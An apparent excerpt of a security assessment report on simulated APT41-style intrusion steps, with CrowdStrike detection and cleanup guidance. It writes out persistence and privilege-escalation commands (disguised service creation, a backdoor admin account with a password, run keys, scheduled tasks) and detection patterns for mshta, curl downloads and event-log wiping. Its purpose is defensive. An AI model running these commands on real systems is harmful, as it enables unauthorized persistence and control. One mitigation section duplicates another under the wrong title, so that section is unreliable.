- && %temp%\runme.bat — Executes that temporary batch file immediately.



CONFIDENTIAL DOCUMENT

EDR Observation: Creation of a Persistent Malicious Windows Service

Finding: APT41 is known to abuse the Windows Service Control Manager (sc.exe) to create and configure malicious or persistence services. In this case, the attacker created a service named **StorSyncSvc** with a display name matching the service name to blend in with legitimate system services.

Severity: Medium

Tactic:	execution
Technique:	System Services: Service Execution
Action Name:	APT41 Create service
Command:	cmd /c sc create "StorSyncSvc" binPath= "%SystemRoot%\system32\svchost.exe -k "StorSyncSvc" type= share start= auto error= ignore DisplayName= "StorSyncSvc"
Output	[SC] CreateService SUCCESS

Command Description

- cmd /c sc create "StorSyncSvc" binPath= "%SystemRoot%\system32\svchost.exe -k "StorSyncSvc"
 - Executes the sc create command via cmd.exe.
 - **sc create:** Used to create a new service entry in the Windows Service Control Manager database.
 - "StorSyncSvc": Name of the new service, made to look like a legitimate Microsoft storage synchronization service.
 - binPath= "%SystemRoot%\system32\svchost.exe -k "StorSyncSvc":
 - Sets the binary to run under svchost.exe with a specific service group (-k "StorSyncSvc") to mimic legitimate service hosting.
- type= share
 - Creates a **shared process service**, where multiple services run in the same process, aiding stealth.
- start= auto
 - Configures the service to start automatically at boot, establishing persistence.
- error= ignore
 - Instructs the system to ignore errors and continue booting even if this service fails.
- DisplayName= "StorSyncSvc"
 - Friendly name shown in services.msc; matching it to the internal name makes it look normal to casual inspection.



CONFIDENTIAL DOCUMENT

EDR Observation: Privilege escalation via addition of a user account to the local Administrators group.

Finding: APT41 actors have been observed adding attacker-controlled accounts to the local Administrators group to gain persistent elevated privileges on compromised hosts. This ensures full control even after password changes or policy updates.

Severity: Medium

Tactic:	privilege-escalation
Technique:	T1484.002
Action Name:	APT41 Add user to local admin group
Command:	net localgroup Administrators APT41 /add
Output	The command completed successfully.

Command Description

- net localgroup Administrators APT41 /add
 - **net localgroup:** Windows built-in utility to manage local group memberships.
 - **Administrators:** The local group with full administrative privileges.
 - **APT41:** The username of the account being elevated (in this scenario, likely attacker-created).
 - **/add:** Appends the specified user to the group.



CONFIDENTIAL DOCUMENT

EDR Observation: Suspicious Registry Modification for Persistence

Finding: The attacker is adding a new registry key and value under HKEY_CURRENT_USER\Software, which can store configuration data or even be used to reference malicious payloads. While this specific path isn't the common Run key for auto-start, threat actors often create benign-looking subkeys first and later modify startup keys to point to them. This staging approach helps evade detection.

Severity: Medium

Tactic:	persistence
Technique:	T1547.010
Action Name:	APT41 Creates Registry Run Keys for Persistence
Command:	REG ADD HKEY_CURRENT_USER\Software\APT41RegKey /v APT41Reg /d "APT41RegData" /f
Output	The operation completed successfully.

Command Description

REG ADD HKEY_CURRENT_USER\Software\APT41RegKey /v APT41Reg /d "APT41RegData" /f

- REG ADD — Adds a registry key or value.
- HKEY_CURRENT_USER\Software\APT41RegKey — Creates a custom subkey under the current user's Software hive.
- /v APT41Reg — Name of the registry value to set.
- /d "APT41RegData" — Data to store in the value.
- /f — Forces overwrite without prompt.



CONFIDENTIAL DOCUMENT

EDR Observation: Suspicious Local User Account Creation

Finding: The attacker is creating a new local user account named APT41 with the password Passw0rd!. Such accounts are often used for persistence, allowing re-entry into the system using legitimate authentication channels while avoiding malware signatures.

Severity: Medium

Tactic:	persistence
Technique:	T1547.010
Action Name:	APT41 create user to maintain persistence
Command:	net user APT41 Passw0rd! /add
Output:	The command completed successfully.

Command Description

net user APT41 Passw0rd! /add

- net user — Native Windows command to manage user accounts.
- APT41 — Name of the account being created, here mimicking known APT naming convention.
- Passw0rd! — Password assigned to the account.
- /add — Creates the account.



CONFIDENTIAL DOCUMENT

EDR Observation: Creation of a Malicious Scheduled Task for Persistent Service Execution

Finding: APT41 has been observed using scheduled tasks to automatically run malicious binaries at predefined times. By leveraging legitimate Windows task scheduling, the attacker can ensure malware execution even after system reboots, while blending into normal administrative activity. In this case, the task is scheduled to execute C:\APT41_service.exe daily at **11:00 AM**.

Severity: Medium

Tactic:	persistence
Technique:	Create or Modify System Process: Windows Service
Action Name:	APT41 Schedule task create service
Command:	cmd /c SHTASKS /CREATE /SC DAILY /TN "MyTasks\APT41 Task" /TR "C:\APT41_service.exe" /ST 11:00 /F
Output	SUCCESS: The scheduled task "MyTasks\APT41 Task" has successfully been created.

Command Description

- cmd /c SHTASKS /CREATE /SC DAILY /TN "MyTasks\APT41 Task" /TR "C:\APT41_service.exe" /ST 11:00 /F
 - cmd /c: Runs the specified command and then terminates.
 - SHTASKS /CREATE: Creates a new scheduled task.
 - /SC DAILY: Sets the schedule frequency to daily.
 - /TN "MyTasks\APT41 Task": Specifies the task name and folder path (MyTasks folder).
 - /TR "C:\APT41_service.exe": Command to be executed — in this case, the malicious binary.
 - /ST 11:00: Start time for the task execution.
 - /F: Forces creation without confirmation prompts (overwrites if the task exists).



CONFIDENTIAL DOCUMENT

6.2 WEB GATEWAY IMPACT ASSESSMENT

Observation: The assessment revealed high risk

Finding: Successfully Penetrated Files/URL's in Inbound, Outbound & Policy Testing

Severity: High

Assessment Name	Type	Connections	Status	Penetration Status	Created Date	Launch Date	Timezone
► Policy testing Assessment_INMUMNB72...	Policy	🔗 26 URL	Finished	9	22 Jul 2025 12:38	22 Jul 2025 12:38	Asia/Kolkata
► Outbound Domain Assessment_INMUM...	Outbound	🔗 17 URL	Finished	4	22 Jul 2025 12:36	22 Jul 2025 12:36	Asia/Kolkata
► Inbound Files Download Assessment_IN...	Inbound	📁 12 File	Finished	4	22 Jul 2025 12:34	22 Jul 2025 12:34	Asia/Kolkata

6.3 DATA EXFILTRATION IMPACT ASSESSMENT

Observation: The assessment has revealed High risk

Finding: Successfully Exfiltrated files Using AWS S3, Dropbox and one-drive service.

Impact Level: High

Assessment Name	Scenario	Sensitive File Category	Status	Execution Ratio	Launch Date
► S3 Assessment_S3_INMUMNB724_202...	S3	PCI-DSS	Finished	75%	22 Jul 2025 12:44
► DropBox Assessment_Dropbox_INMUM...	Dropbox	Software code	Finished	75%	22 Jul 2025 12:44
► One Drive Assessment_One Drive_INMU...	One Drive	Credit Card numbers	Finished	75%	22 Jul 2025 12:43

6.4 EMAIL GATEWAY IMPACT ASSESSMENT

Observation: The assessment has revealed no significant risk

Finding: no assessments has been executed

Impact Level: Null

6.4 WEB APPLICATION FIREWALL (WAF) IMPACT ASSESSMENT

Observation: The assessment has revealed no significant risk

Finding: no assessments has been executed

Impact Level: Null



CONFIDENTIAL DOCUMENT

7. REMEDIATION RECOMMENDATIONS

7.1. Mitigations – Establish Autorun Persistence via Registry Run Key

EDR: CrowdStrike Falcon

- **Registry Modification Monitoring**
 - Enable Falcon's Registry Protection policy to monitor and alert on writes to:
 - HKCU\Software\Microsoft\Windows\CurrentVersion\Run
 - HKLM\Software\Microsoft\Windows\CurrentVersion\Run
 - Correlate registry writes with the process performing the modification (cmd.exe, reg.exe, powershell.exe)
 - Flag when registry values point to interpreters like cmd.exe, powershell.exe, wscript.exe
- **Suspicious Value Content Detection**
 - Detect Run key entries that launch uncommon binaries (notepad.exe as persistence is suspicious)
 - Block or alert on entries executing commands with /c or /k switches (often indicative of scripting or process chaining)
 - Alert when persistence path points to user-writable directories (e.g., %TEMP%, %APPDATA%)
- **CrowdStrike Custom IOC/IOA Rules**
 - Create Custom IOA for:
 - Process = reg.exe or powershell.exe modifying Run keys
 - Command line contains \Run and /d with an executable path
 - Value name != known whitelist entries
 - Block or alert on any Run key modification performed outside approved installation processes
- **Process-Parent-Child Correlation**
 - Detect when reg.exe or powershell.exe is launched from suspicious parents (e.g., word.exe, excel.exe, mshta.exe)
 - Alert if child process from Run key executes immediately after persistence is established (test runs by attacker)



CONFIDENTIAL DOCUMENT

7.2. Mitigations - Trigger Autorun Entry Manually

EDR: CrowdStrike Falcon

- **Registry Read & Execution Correlation**
 - Monitor reg query commands targeting HKCU\Software\Microsoft\Windows\CurrentVersion\Run or HKLM\...\Run keys.
 - Flag when the queried value is executed immediately afterward (as in > %temp%\runme.bat && %temp%\runme.bat).
- **Batch File Creation in Temp**
 - Enable Falcon IOAs to detect .bat file creation in %TEMP% followed by immediate execution.
 - Alert when script content matches patterns for executing registry value outputs.
- **Suspicious Chained Commands**
 - Detect use of for /f loops with reg query followed by execution operators (&&, &) within the same command line.
 - Block suspicious command-line chaining that uses registry persistence entries as execution targets.
- **Custom IOA Rule Example:**
 - **Process Name:** cmd.exe
 - **Parent Process:** explorer.exe, winword.exe, excel.exe, outlook.exe
 - **Command Line Contains:**
 - reg query
 - HKCU\Software\Microsoft\Windows\CurrentVersion\Run
 - && %temp%
 - **Action:** Block or Alert
- **File System & Registry Protection**
 - Restrict modification or read access to autorun registry keys for non-admin accounts.
 - Apply application control policies to block execution of batch scripts from %TEMP% or user-writable paths.
- **Hunting Queries (Falcon Insight)**
 - Search for cmd.exe events with both reg query and .bat in the command line.
 - Investigate if the .bat file references or executes registry persistence entries.



CONFIDENTIAL DOCUMENT

7.3. Mitigations - Execute Notepad via Koadic-Style Mshta

CrowdStrike Mitigations:

- **System Binary Proxy Execution Detection**
 - Enable Falcon IOAs to detect when mshta.exe spawns unexpected processes (like notepad.exe, cmd.exe, powershell.exe).
 - Block or alert on mshta launching any child process outside normal Windows HTML Application usage.
- **JavaScript Execution from Command Line**
 - Monitor for javascript: or vbscript: protocol handlers in mshta.exe command-line arguments.
 - Flag ActiveXObject creation patterns (e.g., WScript.Shell) inside HTA or inline code.
- **Chained Execution Control**
 - Detect when cmd.exe launches mshta.exe — rare in legitimate scenarios.
 - IOA rule:
 - Parent: cmd.exe
 - Child: mshta.exe
 - Command line contains: javascript:, ActiveXObject
 - Action:** Block or Alert
- **Script Execution Policy**
 - Disable mshta.exe in environments where it's not required via application control (Falcon App Control or Group Policy).
 - Limit ActiveX and HTA usage for non-administrative users.
- **Hunting Queries (Falcon Insight)**
 - Search for process creation where ImageFileName=mshta.exe and CommandLine contains javascript:.
 - Correlate with processes spawned by mshta — investigate any user-level process execution (like editors or shells).
- **IOC / Behavior Match**
 - Detect inline JavaScript that calls WScript.Shell.Run followed by .close() — a common obfuscation style used by Koadic and other RATs.



CONFIDENTIAL DOCUMENT

7.4. Mitigations – Set Payload URL as Environment Variable

CrowdStrike Mitigations:

- **Environment Variable Modification Monitoring**
 - Enable IOA rules to detect cmd.exe or powershell.exe creating/modifying persistent environment variables (setx, registry HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment).
 - Flag when the value contains an external URL (http:// or https://), especially with suspicious domains.
- **Suspicious Network Resource References**
 - Use Falcon's network detection to identify URLs pointing to known malicious infrastructure (e.g., threat intel feeds, DNS lookups).
 - Block direct execution of remote payloads from environment variable values.
- **Command-Line Pattern Detection**
 - Hunt for process creation where:
 - ImageFileName: cmd.exe
 - CommandLine: contains "setx" AND "http"
 - This is uncommon in legitimate workflows and often indicates payload staging.
- **Application Control**
 - Restrict setx.exe usage to administrative scripts and signed binaries.
 - Apply Falcon App Control to prevent unapproved binaries from modifying system-wide environment variables.
- **Registry Integrity Monitoring**
 - Enable Falcon RTR or sensor policies to alert on changes under:
 - HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment
 - HKCU\Environment
 - Capture the old and new value for forensic review.
- **Hunting Queries (Falcon Insight)**
 - event_platform=Win AND ImageFileName="*\setx.exe" AND CommandLine CONTAINS "http"
 - Review parent process — suspicious if spawned from mshta.exe, wscript.exe, or phishing-delivered executables.



CONFIDENTIAL DOCUMENT

7.5. Mitigations - Payload Delivery via Curl and Public Folder

CrowdStrike Mitigations:

- **Process Command-Line Monitoring**
 - Enable IOA rules to flag curl.exe executions where the -o flag points to **C:\Users\Public** or other writable public directories.
 - Look for URLs containing suspicious domains or uncommon file extensions (.exe, .hta, .ps1).
- **Known Malicious Domain Blocking**
 - Use Falcon's Threat Intelligence and custom IOC blocking to prevent outbound HTTP/S requests to known malicious domains like aqbspdm.com.
 - Configure policy to terminate the process if the download is attempted.
- **File Write Detection to Public Directories**
 - Apply Falcon App Control to monitor and block unsigned executables being dropped in:
 - C:\Users\Public\
 - C:\ProgramData\
 - These locations are often abused for easy access and reduced permission prompts.
- **Curl.exe Control**
 - Restrict curl.exe usage to administrative users or signed scripts.
 - If not required, remove or rename curl.exe to prevent misuse.
- **Hunting Queries (Falcon Insight)**
 - Example search:
 - event_platform=Win AND (ImageFileName="*\curl.exe" OR CommandLine CONTAINS "curl") AND CommandLine CONTAINS "C:\\Users\\Public\\"
 - Review parent process — suspicious if launched from mshta.exe, powershell.exe, or phishing-delivered binaries.
- **Network Behavior Analysis**
 - Enable Falcon's network IOA to detect first-time connections to domains and IPs never before seen in your environment.
 - Correlate file creation events with the network request that fetched the file.



CONFIDENTIAL DOCUMENT

7.6. Mitigations - Create Scheduled Task

CrowdStrike Mitigations:

- **Scheduled Task Creation Monitoring**
 - Enable Falcon IOA rules to detect suspicious schtasks.exe executions, especially where:
 - The task name is in hidden or system-like paths such as \Microsoft\Windows\Update\.
 - The /tr parameter points to unsigned executables in user-writable locations like C:\Users\Public\.
- **Process Command-Line Analysis**
 - Flag schtasks.exe creation when paired with /create and /F parameters — common in persistence attempts.
 - Correlate the command with its parent process; suspicious if invoked by cmd.exe, powershell.exe, or remote shells.
- **File Location Controls**
 - Apply application control to block scheduled task triggers for binaries located in:
 - C:\Users\Public\
 - C:\Temp\
 - %APPDATA%\ul style="list-style-type: none;"> - This prevents attackers from using writable directories for persistent payload storage.
- **Hunting Queries (Falcon Insight)**
 - event_platform=Win AND (ImageFileName="*\schtasks.exe" OR CommandLine CONTAINS "schtasks") AND CommandLine CONTAINS "/create"
 - Filter on /tn "\Microsoft\Windows\Update\" or /tr pointing to non-standard executables.
- **Task Execution Restriction**
 - Use Falcon App Control to allow scheduled task execution only for signed binaries from trusted publishers.
- **Preventive Policy**
 - Set Falcon's prevention policy to block unauthorized task creation by non-administrative users.
 - Remove or disable schtasks.exe in hardened environments where not needed.



CONFIDENTIAL DOCUMENT

7.7. Mitigations - Execution of Scheduled task

CrowdStrike Mitigations:

- **Scheduled Task Execution Detection**
 - Enable IOA rules to detect schtasks.exe /run invocations, particularly where the /tr path mimics legitimate Windows system tasks (e.g., \Microsoft\Windows\Update\).
- **Command-Line Analysis**
 - Correlate /run usage with recently created or modified tasks. If a task was created within the last hour and is executed immediately, flag for investigation.
- **Parent Process Verification**
 - Alert when schtasks.exe is launched by unusual parents such as cmd.exe, powershell.exe, mshta.exe, or wscript.exe, as this often indicates hands-on-keyboard attacker activity.
- **File Association Checks**
 - Identify the executable targeted by the scheduled task (/tr value during creation) and verify:
 - Is it signed?
 - Is it stored in a trusted directory?
 - Is it known safe in Falcon's Threat Graph?
- **Falcon Hunting Queries** (*Falcon Insight*)
 - event_platform=Win AND ImageFileName="*\schtasks.exe" AND CommandLine CONTAINS "/run" AND CommandLine CONTAINS "\\Microsoft\\Windows\\Update\\"
 - Join with process creation data for the executable that the task launches.
- **Policy Hardening**
 - Block execution of scheduled tasks that point to user-writable paths.
 - Limit the ability to run scheduled tasks to administrators only.
- **Behavioral Correlation**
 - Tie /run executions to the preceding /create command. CrowdStrike can detect persistence → execution chains, useful for stopping the payload before impact.



CONFIDENTIAL DOCUMENT

7.8. Mitigations – Wipe Event Logs Post Execution

CrowdStrike Mitigations:

- **Event Log Clearing Detection**
 - Enable IOA rules for suspicious wevtutil cl (clear) operations, especially when targeting high-value logs like:
 - Microsoft-Windows-TaskScheduler/Operational
 - Security
 - System
 - Falcon flags these operations under “Suspicious Administrative Behavior” when performed outside of normal maintenance scripts.
- **Command-Line Monitoring**
 - Alert when wevtutil.exe executes with /cl or cl parameters and a specific log path.
 - Baseline legitimate log clearing by IT operations and alert on deviations.
- **Process Ancestry Verification**
 - Flag wevtutil.exe spawned by non-administrative processes or unusual parents (cmd.exe from temp/user-writable locations).
- **Real-Time Response (RTR) Prevention**
 - Block or require manual approval for wevtutil cl execution unless from an approved signed binary in a trusted directory.
- **Falcon Hunting Queries** (*Falcon Insight*)
 - event_platform=Win AND ImageFileName="*\\wevtutil.exe" AND CommandLine CONTAINS " cl " AND CommandLine CONTAINS "Microsoft-Windows-TaskScheduler/Operational"
 - Correlate with recent suspicious task creation or execution events to identify anti-forensics behavior.
- **Policy Hardening**
 - Apply Windows Group Policy to prevent standard users from clearing event logs.
 - Use Falcon’s custom blocking rules to deny wevtutil execution from unexpected paths or users.

Commented [AS1]:



CONFIDENTIAL DOCUMENT

7.9. Mitigations - Downloading the file (Annabelle, CTB-Locker, Skull, FBI-Locker, Fantom)

CrowdStrike Mitigations:

- **Ingress Tool Transfer Detection**
 - Enable IOA rules for suspicious curl.exe or bitsadmin.exe network activity, especially when targeting external domains/IPs over HTTP/HTTPS.
 - Falcon flags downloads from newly observed or low-reputation domains like aqbspdm.com.
- **Command-Line & Parent Process Inspection**
 - Detect curl.exe execution from cmd.exe or PowerShell with parameters -o, --output, or writing into user-writable directories like C:\Users\Public\.
 - Flag unusual parent processes (e.g., spawned by script interpreters or Office macros).
- **File Write Location Monitoring**
 - Alert when executables are dropped in C:\Users\Public\ or other non-standard binary locations.
 - Combine with hash reputation lookups against CrowdStrike's Threat Intelligence database to immediately block known ransomware families (Annabelle, CTB-Locker, etc.).
- **Network Egress Control**
 - Enforce Falcon firewall rules or integrated network control to block outbound traffic to malicious C2 or payload hosting sites.
 - Maintain an allowlist for known update servers to reduce false positives.
- **Real-Time Response (RTR) Actions**
 - Quarantine suspicious .exe files written by curl.exe.
 - Contain the host if multiple ransomware payload names or indicators are detected in sequence.
- **Falcon Hunting Queries (Falcon Insight)**
 - event_platform=Win AND (ImageFileName="*\curl.exe")
 - AND (CommandLine CONTAINS ".exe")
 - AND (CommandLine CONTAINS "C:\\Users\\Public\\")
 - Filter results for domains/IPs not in the organization's baseline to highlight malicious ingress.



CONFIDENTIAL DOCUMENT

8.0. Mitigations - APT41 Create service

CrowdStrike Mitigations:

- **Service Creation Detection**
 - Enable IOA rules to detect execution of sc.exe create with suspicious service names or descriptions (e.g., mimicking Windows components like StorSyncSvc).
 - Falcon flags creation of services pointing to non-default svchost.exe instances or unusual service parameters (-k with non-standard group names).
- **Command-Line & Parent Process Inspection**
 - Alert when sc.exe is executed from cmd.exe, PowerShell, or scripting interpreters instead of legitimate service installation workflows.
 - Monitor for parameters like start= auto combined with binPath= targeting known LOLBins (e.g., svchost.exe) with attacker-controlled arguments.
- **Registry Monitoring**
 - Falcon monitors writes to HKLM\SYSTEM\CurrentControlSet\Services\<ServiceName> — suspicious services created here trigger alerts.
 - Compare service configuration hashes to baselined values for drift detection.
- **Privilege Abuse Detection**
 - Block service creation events by non-administrative users.
 - Alert if service creation is attempted by accounts outside of authorized IT admin groups.
- **Real-Time Response (RTR) Actions**
 - Use Falcon RTR to stop and delete malicious services:
 - sc stop StorSyncSvc
 - sc delete StorSyncSvc
 - Quarantine related binaries or configuration files if they're part of an active persistence mechanism.
- **Falcon Hunting Queries** (*Falcon Insight*)
 - event_platform=Win AND ImageFileName="*\sc.exe"
 - AND (CommandLine CONTAINS "create")
 - AND (CommandLine CONTAINS "svchost.exe")
 - AND (CommandLine CONTAINS "StorSyncSvc")
 - Expand query with wildcard service names matching known APT41 TTPs.



CONFIDENTIAL DOCUMENT

8.1. Mitigations - APT41 Add user to local admin group

CrowdStrike Mitigations:

- **Account Creation & Privilege Escalation Detection**
 - Enable IOA rules to detect net.exe or net1.exe execution with localgroup Administrators arguments.
 - Falcon flags privilege escalation attempts where a newly created or rarely used account is added to the local Administrators group.
- **Command-Line Monitoring**
 - Monitor cmd.exe or PowerShell spawning net.exe with /add targeting "Administrators" group.
 - Detect alternate binaries (e.g., net1.exe) used to evade naive command-line detection.
- **Process Parent Correlation**
 - Alert if net.exe is invoked from unusual parents (e.g., scripting engines, malicious binaries, scheduled tasks).
- **Real-Time Registry/Group Policy Checks**
 - Falcon monitors Security Account Manager (SAM) and LSA policy changes — unauthorized local admin additions trigger high-severity alerts.
- **Event ID Correlation**
 - Windows Event ID **4728** (member added to a security-enabled global group) or **4732** (local group) monitored in real-time through Falcon Insight.
- **RTR Containment & Cleanup**
 - Remove the unauthorized account from the Administrators group:
 - net localgroup Administrators APT41 /delete
 - net user APT41 /delete
 - Investigate the parent process and kill any related persistence mechanisms.
- **Falcon Hunting Query (Falcon Insight)**
- event_platform=Win AND ImageFileName="*\\net.exe"
- AND CommandLine CONTAINS "localgroup Administrators"
- AND CommandLine CONTAINS "/add"
- **Policy Hardening**



CONFIDENTIAL DOCUMENT

8.2. Mitigations - APT41 Creates Registry Run Keys for Persistence

CrowdStrike Mitigations:

- **Registry Modification Monitoring**
 - Falcon Insight detects suspicious registry modifications to **Run** and **RunOnce** keys under:
 - HKCU\Software\Microsoft\Windows\CurrentVersion\Run
 - HKLM\Software\Microsoft\Windows\CurrentVersion\Run
 - Alert if unknown or suspicious subkeys (e.g., "APT41RegKey") are created outside of approved software installations.
- **Command-Line Detection**
 - Detect reg.exe with ADD operations pointing to HKCU/HKLM Run keys, especially when the value contains executables from non-standard paths (e.g., C:\Users\Public\, %TEMP%).
- **Process Parent & User Context Checks**
 - Flag when registry modifications are performed by non-administrative accounts or unexpected parent processes (scripts, LOLBins like mshta.exe, etc.).
- **Event Log Correlation**
 - Monitor **Windows Event ID 4657** ("A registry value was modified") for autostart locations.
 - Cross-reference with **Event ID 4688** (process creation) to trace the source.
- **Falcon Hunting Query** (*Falcon Insight*)
 - event_platform=Win AND ImageFileName="*\reg.exe"
 - AND CommandLine CONTAINS "ADD"
 - AND CommandLine CONTAINS "HKCU\Software"
- **Containment & Cleanup**
 - Remove malicious registry keys:
 - REG DELETE HKEY_CURRENT_USER\Software\APT41RegKey /v APT41Reg /f
 - Delete associated payloads referenced by the registry value.



CONFIDENTIAL DOCUMENT

8.3. Mitigations - APT41 create user to maintain persistence

CrowdStrike Mitigations:

- **Registry Modification Monitoring**
 - Falcon Insight detects suspicious registry modifications to **Run** and **RunOnce** keys under:
 - HKCU\Software\Microsoft\Windows\CurrentVersion\Run
 - HKLM\Software\Microsoft\Windows\CurrentVersion\Run
 - Alert if unknown or suspicious subkeys (e.g., "APT41RegKey") are created outside of approved software installations.
- **Command-Line Detection**
 - Detect reg.exe with ADD operations pointing to HKCU/HKLM Run keys, especially when the value contains executables from non-standard paths (e.g., C:\Users\Public\, %TEMP%).
- **Process Parent & User Context Checks**
 - Flag when registry modifications are performed by non-administrative accounts or unexpected parent processes (scripts, LOLBins like mshta.exe, etc.).
- **Event Log Correlation**
 - Monitor **Windows Event ID 4657** ("A registry value was modified") for autostart locations.
 - Cross-reference with **Event ID 4688** (process creation) to trace the source.
- **Falcon Hunting Query** (*Falcon Insight*)
 - event_platform=Win AND ImageFileName="*\reg.exe"
 - AND CommandLine CONTAINS "ADD"
 - AND CommandLine CONTAINS "HKCU\Software"
- **Containment & Cleanup**
 - Remove malicious registry keys:
 - REG DELETE HKEY_CURRENT_USER\Software\APT41RegKey /v APT41Reg /f
 - Delete associated payloads referenced by the registry value.



CONFIDENTIAL DOCUMENT

8.4. Mitigations - APT41 create user to maintain persistence

CrowdStrike Mitigations:

- **Scheduled Task Creation Detection**
 - Falcon Insight detects suspicious use of schtasks.exe for persistence or execution.
 - Monitor for scheduled tasks with atypical names (APT41 Task, random GUIDs, or disguised Windows Update entries).
- **Command-Line Monitoring**
 - Flag commands like:
schtasks /create /sc daily /tn "MyTasks\APT41 Task" /tr "C:\APT41_service.exe" /st 11:00 /f
especially when executed from unusual parent processes (PowerShell, mshta, wscript).
- **Event Log Correlation**
 - Windows **Event ID 4698** – "A scheduled task was created."
 - Pair with **Event ID 106** from Task Scheduler Operational log for detailed metadata.
- **Falcon Hunting Query** (*Falcon Insight*)
- event_platform=Win AND ImageFileName="*\schtasks.exe"
- AND CommandLine CONTAINS "/create"
- **Containment & Cleanup**
 - Remove malicious task:
schtasks /delete /tn "MyTasks\APT41 Task" /f
 - Validate no other persistence mechanisms (services, registry run keys) are active.



CONFIDENTIAL DOCUMENT

8.5 WEB GATEWAY REMEDIATION RECOMMENDATIONS: -

Inbound File Testing:

- Enable advanced file scanning in the web gateway to inspect all inbound files for malware.
- Configure real-time threat intelligence integration to block malicious file signatures.
- Implement content filtering to restrict downloads of executable files from suspicious sources.

Outbound Bypass:

- Set up strict outbound traffic rules in the firewall to prevent unauthorized file uploads or downloads.
- Enable DNS filtering to block requests to domains associated with malicious activity.
- Monitor network traffic for anomalies, such as excessive outbound connections or unusual file sizes.

Policy Bypassing:

- Review and strengthen web gateway policies to restrict access to high-risk websites.
- Implement multi-layered access control to ensure policies cannot be overridden by unauthorized users.
- Use role-based permissions to limit access and downloads to specific users.



CONFIDENTIAL DOCUMENT

8.6 DATA EXFILTRATION REMEDIATION RECOMMENDATIONS: -

- 1. Log in to the AWS Management Console**
 - Navigate to S3 > Bucket Policies and review current access controls.
- 2. Restrict IAM Roles & Permissions**
 - Identify the IAM role that allowed data exfiltration.
 - Remove unnecessary S3: GetObject, S3: ListBucket, and S3: PutObject permissions for non-essential users.
- 3. Block Public Access & Apply Endpoint Restrictions**
 - Disable public access settings to prevent unauthorized external access.
 - Ensure all traffic to S3 must go through VPC endpoints, blocking direct internet connectivity.
- 4. Enable S3 Server-Side Encryption (SSE-KMS)**
 - Enforce mandatory encryption so data cannot be read after exfiltration without decryption keys.
 - Set S3 Bucket Policy to deny unencrypted uploads/downloads.
- 5. Monitor API Calls & Configure Real-Time Alerts**
 - Enable AWS CloudTrail logs for S3 API calls (GetObject, ListBucket, CopyObject).
 - Set up GuardDuty alerts for suspicious S3 access attempts originating from unapproved locations.

End of Report